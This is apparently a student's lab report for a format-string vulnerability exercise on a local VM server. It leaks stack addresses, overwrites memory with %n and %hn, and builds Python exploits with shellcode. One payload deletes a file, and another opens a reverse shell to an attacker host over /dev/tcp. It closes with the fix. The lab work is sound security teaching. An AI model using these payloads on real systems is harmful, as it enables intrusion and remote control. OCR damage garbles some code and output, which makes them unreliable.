

Lab08

Task01

1. Turn off the address randomization.

```
[10/19/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0  
kernel.randomize va space = 0
```

2. Compile the server program. There is a warning shown up.

```
[10/19/19]seed@VM:~/lab08_fmt$ gcc server.c -o server -z execstack  
server.c: In function 'myprintf':  
server.c:17:5: warning: format not a string literal and no format arguments [-Wformat-security]  
    printf(msg);  
    ^
```

3. Test the server by sending msg from the client. (The red one is client, another is the server)

```
[10/19/19]seed@VM:~/lab08_fmt$ nc -u 10.0.2.5 9090  
hello
```


```
[10/19/19]seed@VM:~/lab08_fmt$ sudo ./server  
The address of the secret: 0x080487c0  
The address of the 'target' variable: 0x0804a040  
The value of the 'target' variable (before): 0x11223344  
The address of the 'msg' argument: 0xbffff090  
hello  
The value of the 'target' variable (after): 0x11223344
```

Task02

1. From the output of the server program, we can know that the address of the msg is 0xbffff090.

```
The address of the 'msg' argument: 0xbffff090
hello
```

2. So, from the given stack frame, if the address of msg is known, the return address, which is 4 bytes below the msg. So the address of ② is 0xbffff08c.



3. To find the address of ① and ③, we need to try sending something to the server. If we send 'aaa %x %x %x %x %x %x %x %x' to the server, we can find that there is an address which is near the 'msg', that is 0xbffff0d0. So, if the string we send to the server is stored in this address, we can calculate the gap between msg and format string(①) and also the address of 'buf'(③).

```
aaa %x %x %x %x %x %x %x %x
The address of the 'msg' argument: 0xbffff090
aaa %
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
aaa bffff090 b7fa000 804871b 3 bffff0d0 bffff6b8 804872d bffff0d0
The value of the 'target' variable (after): 0x11223344
```

We send 'aaa %x %x %x %x %s' to the server and find the output is exactly as the string we input.

```
aaa %x %x %x %x %x %x %x
aaa %x %x %x %x %s
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
aaa bffff090 b7fba000 804871b 3 aaa %x %x %x %s
The value of the 'target' variable (after): 0x11223344
```

Now we can conclude that the address of 'buf(③)' is 0xbffff0d0.

But since we got two pointers that point to buf, we can not sure which one is the msg. For this situation, we can check the data stored in the return address. For the first one, the return address is 3, which is nearly impossible for the main function. So we take the second one. To ensure this, we can do a test of both result.

So, we just have to take them all and calculate them respectively. For the first one, the address of format string(①) is 0xbffff090 - 5 * 4 bytes = 0xbffff07c. And the distance between ③ and ① is 84 bytes. For another one, the address of format string(①) is 0xbffff090 - 8 * 4 bytes = 0xbffff070. And the distance between ③ and ① is 96 bytes.

We test each one by trying to see if we can use the distance to print the characters we input. For the first one, the input string is:

aaaa.%x.
(21%x)

```
aaaa.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
.x
3.bffff0d0.bffff6b8.804872d.bffff0d0.bffff0a8.10.804864c
02.0.0.0.eb60002.402000a
able (after): 0x11223344
```

For the second one, the input string is:

aaaa.%x.
%x.%x(24 %x)

```
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
aaaa.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
.x.%x.%x.%x
3.bffff0d0.bffff6b8.804872d.bffff0d0.bffff0a8.10.804864c
02.0.0.0.eb60002.402000a.0.0.61616161
able (after): 0x11223344
```

As we can see, the second one successfully outputs the 'aaaa' as we except(ps: character 'a' is 61 in hex form). So the final answer for task02 is that the address of format string(①) is 0xbffff090 - 8 * 4 bytes = 0xbffff070. The return address (②) is 0xbffff08c. The address of buf(③) is 0xbffff0d0. And the distance between ③ and ① is 96 bytes.

- ```
%S %S %S %S
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
Segmentation fault
[10/19/19]seed@VM:~/lab08 fmt$
```

- ```

aaaa.%x.%x.%x.%x.%x.%x.%x.%4s
The value of the 'target' variable (after): 0x11223344
The address of the 'msg' argument: 0xbffff090
aaaa.bffff090.b7fba000.804871b.3.bffff0d0.bffff6b8.804872d.aaaa
The value of the 'target' variable (after): 0x11223344

```

[illegible]

- ```
[10/20/19]seed@VM:~$ echo $(printf "\xc0\x87\x04\x08")%.8x%.8x%.8x%get' variable (after): 0x11223344
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%isg' argument: 0xbffff090
%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%4d871b00000003bffff0dbffff6b80804872dbffff0dbffff
[10/20/19]seed@VM:~$ nc -u 10.0.2.5 9090 < inpute1b2cdb7fdb62900000010000000382230002000000000000
402000a00000000000000000A secret message
[10/20/19]seed@VM:~$ get' variable (after): 0x11223344
```

# Task05

- A) We use '%n' to write into memory. From the image shown below, the attack succeeds.

[illegible]

- B) Like the part A, all we need to do is to change the last %x into %.1100x.  
(4+22\*8+1100=1280)

[illegible]

- C) We use %hn to write 2 bytes at once. In this way, we should put two addresses at the beginning. And use %hn twice at the tail.

[illegible]



## Task06

1. Generate the format string using python. The code is like this:

```
#!/usr/bin/python3
import sys

shellcode = ('\x31\xc0'\x50'\x68'bash'\x68'////'\x68'bin'\x89\xe3'\x31\xc0'\x50'\x68'-ccc'\x89\xe0'
 '\x31\xd2'\x52'\x68'ile '\x68'/myf'\x68'/tmp'\x68'/rm '\x68'bin'\x89\xe2'\x31\xc9'\x51'
 '\x52'\x50'\x53'\x89\xe1'\x31\xd2'\x31\xc0'\xb0\xb0'\xcd\x80').encode('latin-1')
Fill the content with NOP's
total_len = 1500
content = bytearray(0x90 for i in range(total_len))

Put the shellcode at the end
start = total_len - len(shellcode)
content[start:0xbffff08c: int
addr_low = 0xbffff08c
addr_high = 0xbffff08e

content[0:3] = (addr_high).to_bytes(4, byteorder='little')
content[4:7] = ('@@@').encode('latin-1')
content[8:11] = (addr_low).to_bytes(4, byteorder='little')

pre_num = 0xbfff - 12 - 22 * 8
after_diff = 0xf180 - 0xbfff


fmt = ('%.8x' * 22 + '%.' + str(pre_num) + '%hn' + '%.' + str(after_diff) +
 '%hn').encode('latin-1')

content[12:12 + len(fmt)] = fmt

file = open("input", "wb")
file.write(content)
```


However, If we set the total\_len to 1500, which is exactly the same as the buf size in the server, the attack will not work. Because it needs a '\0' at the end to end the string. So either we put a '\0' at the end of shellcode or shorten the total\_len can solve this problem. In this way, we take the second approach.

2. Create '/tmp/myfile'.



```
[10/20/19]seed@VM:~/lab08_fmt$ ll /tmp/myfile
-rw-rw-r-- 1 seed seed 0 Oct 20 21:52 /tmp/myfile
```


3. Launch the attack.



```
[10/20/19]seed@VM:~$ nc -u 10.0.2.5 9090 < ~/host/input
```

The screenshot shows a netcat listener on the left and a large buffer overflow on the right. The overflow consists of many lines of '0's, followed by a line containing 'Phbashh///h/bin010P', and another line containing 'h/rm h/bin0010QRPS0010100'. The terminal prompt is '[10/20/19]seed@VM:~/lab08\_fmt\$'.

4. The file was deleted.




### Explanation

In this attack, we use python to generate the attack string. The strategy is to put the malicious code in the tail and the user input string in the front, the space between them will be filled up with 'x90'. The reason why we need to fill it with 'nop' is that we do not have to calculate the start address of malicious code precisely, any address between the end of user format string and the malicious code would work. The stack pointer will continue to move up when meets nop.

We use the buf address to add 144 as the start address, and it should be written into the return address. The structure of the input string is like below:

[illegible]

The exact address of malicious code is :



We can calculate the offset from 'buf' address by using the buf length to minus the length of shellcode which is 110 (I add a '\0' at the end).

So the address of malicious code is  $0xBFFFF0D0 + 1500 - 110 = 0xBFFFF63E$ .

## Task07


1. Let the attacker(ip:10.0.2.4) listen to port 7080, and generate the format string by changing the shellcode from task06.

Our goal is to let the server(ip:10.0.2.5) execute the common :

```
/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.4/7080 0<&1 2>&1"
```

```
shellcode = (" \x31\xc0""\x50""\x68""bash""\x68""//""\x68""/bin""\x89\xe3"
"\x31\xc0""\x50""\x68""-ccc""\x89\xe0""\x31\xd2""\x52"
"\x68"">&1 "
"\x68""&1 2"
"\x68""0 0<"
"\x68""/708"
"\x68"".2.4"
"\x68""10.0"
"\x68""tcp/"
"\x68""dev/"
"\x68"" > /"
"\x68""h -i"
"\x68""/bas"
"\x68""/bin"
"\x89\xe2""\x31\xc9""\x51""\x52""\x50""\x53"
"\x89\xe1""\x31\xd2""\x31\xc0""\xb0\x0b""\xcd\x80\x0").encode('latin-1')
```

- ## 2. Launch the attack.



The attack is a success. We can see the red terminal is the attacker and it output the 10.0.2.5 which is the server's IP when typed 'ifconfig'.



# Task08


1. To fix this problem, we can simply change the `printf(msg)` to `printf("%s",msg)`.

```
void myprintf(char *msg)
{
 printf("The address of the 'm"
 // This line has a format-str
 printf("%s",msg);
 printf("The value of the 'tar"
}
```

2. Compile the server program. We can see there is no warning sign.

```
[10/20/19]seed@VM:~/lab08_fmt$ gcc server.c -o server -z execstack
[10/20/19]seed@VM:~/lab08_fmt$ sudo ./server
```

3. If we do the task07 to attack the fixed server program. The reverse shell will not work anymore.



### Explanation

The method to fix this problem is simple, we just need to control the placeholder by ourselves. So that the program will output the original input string.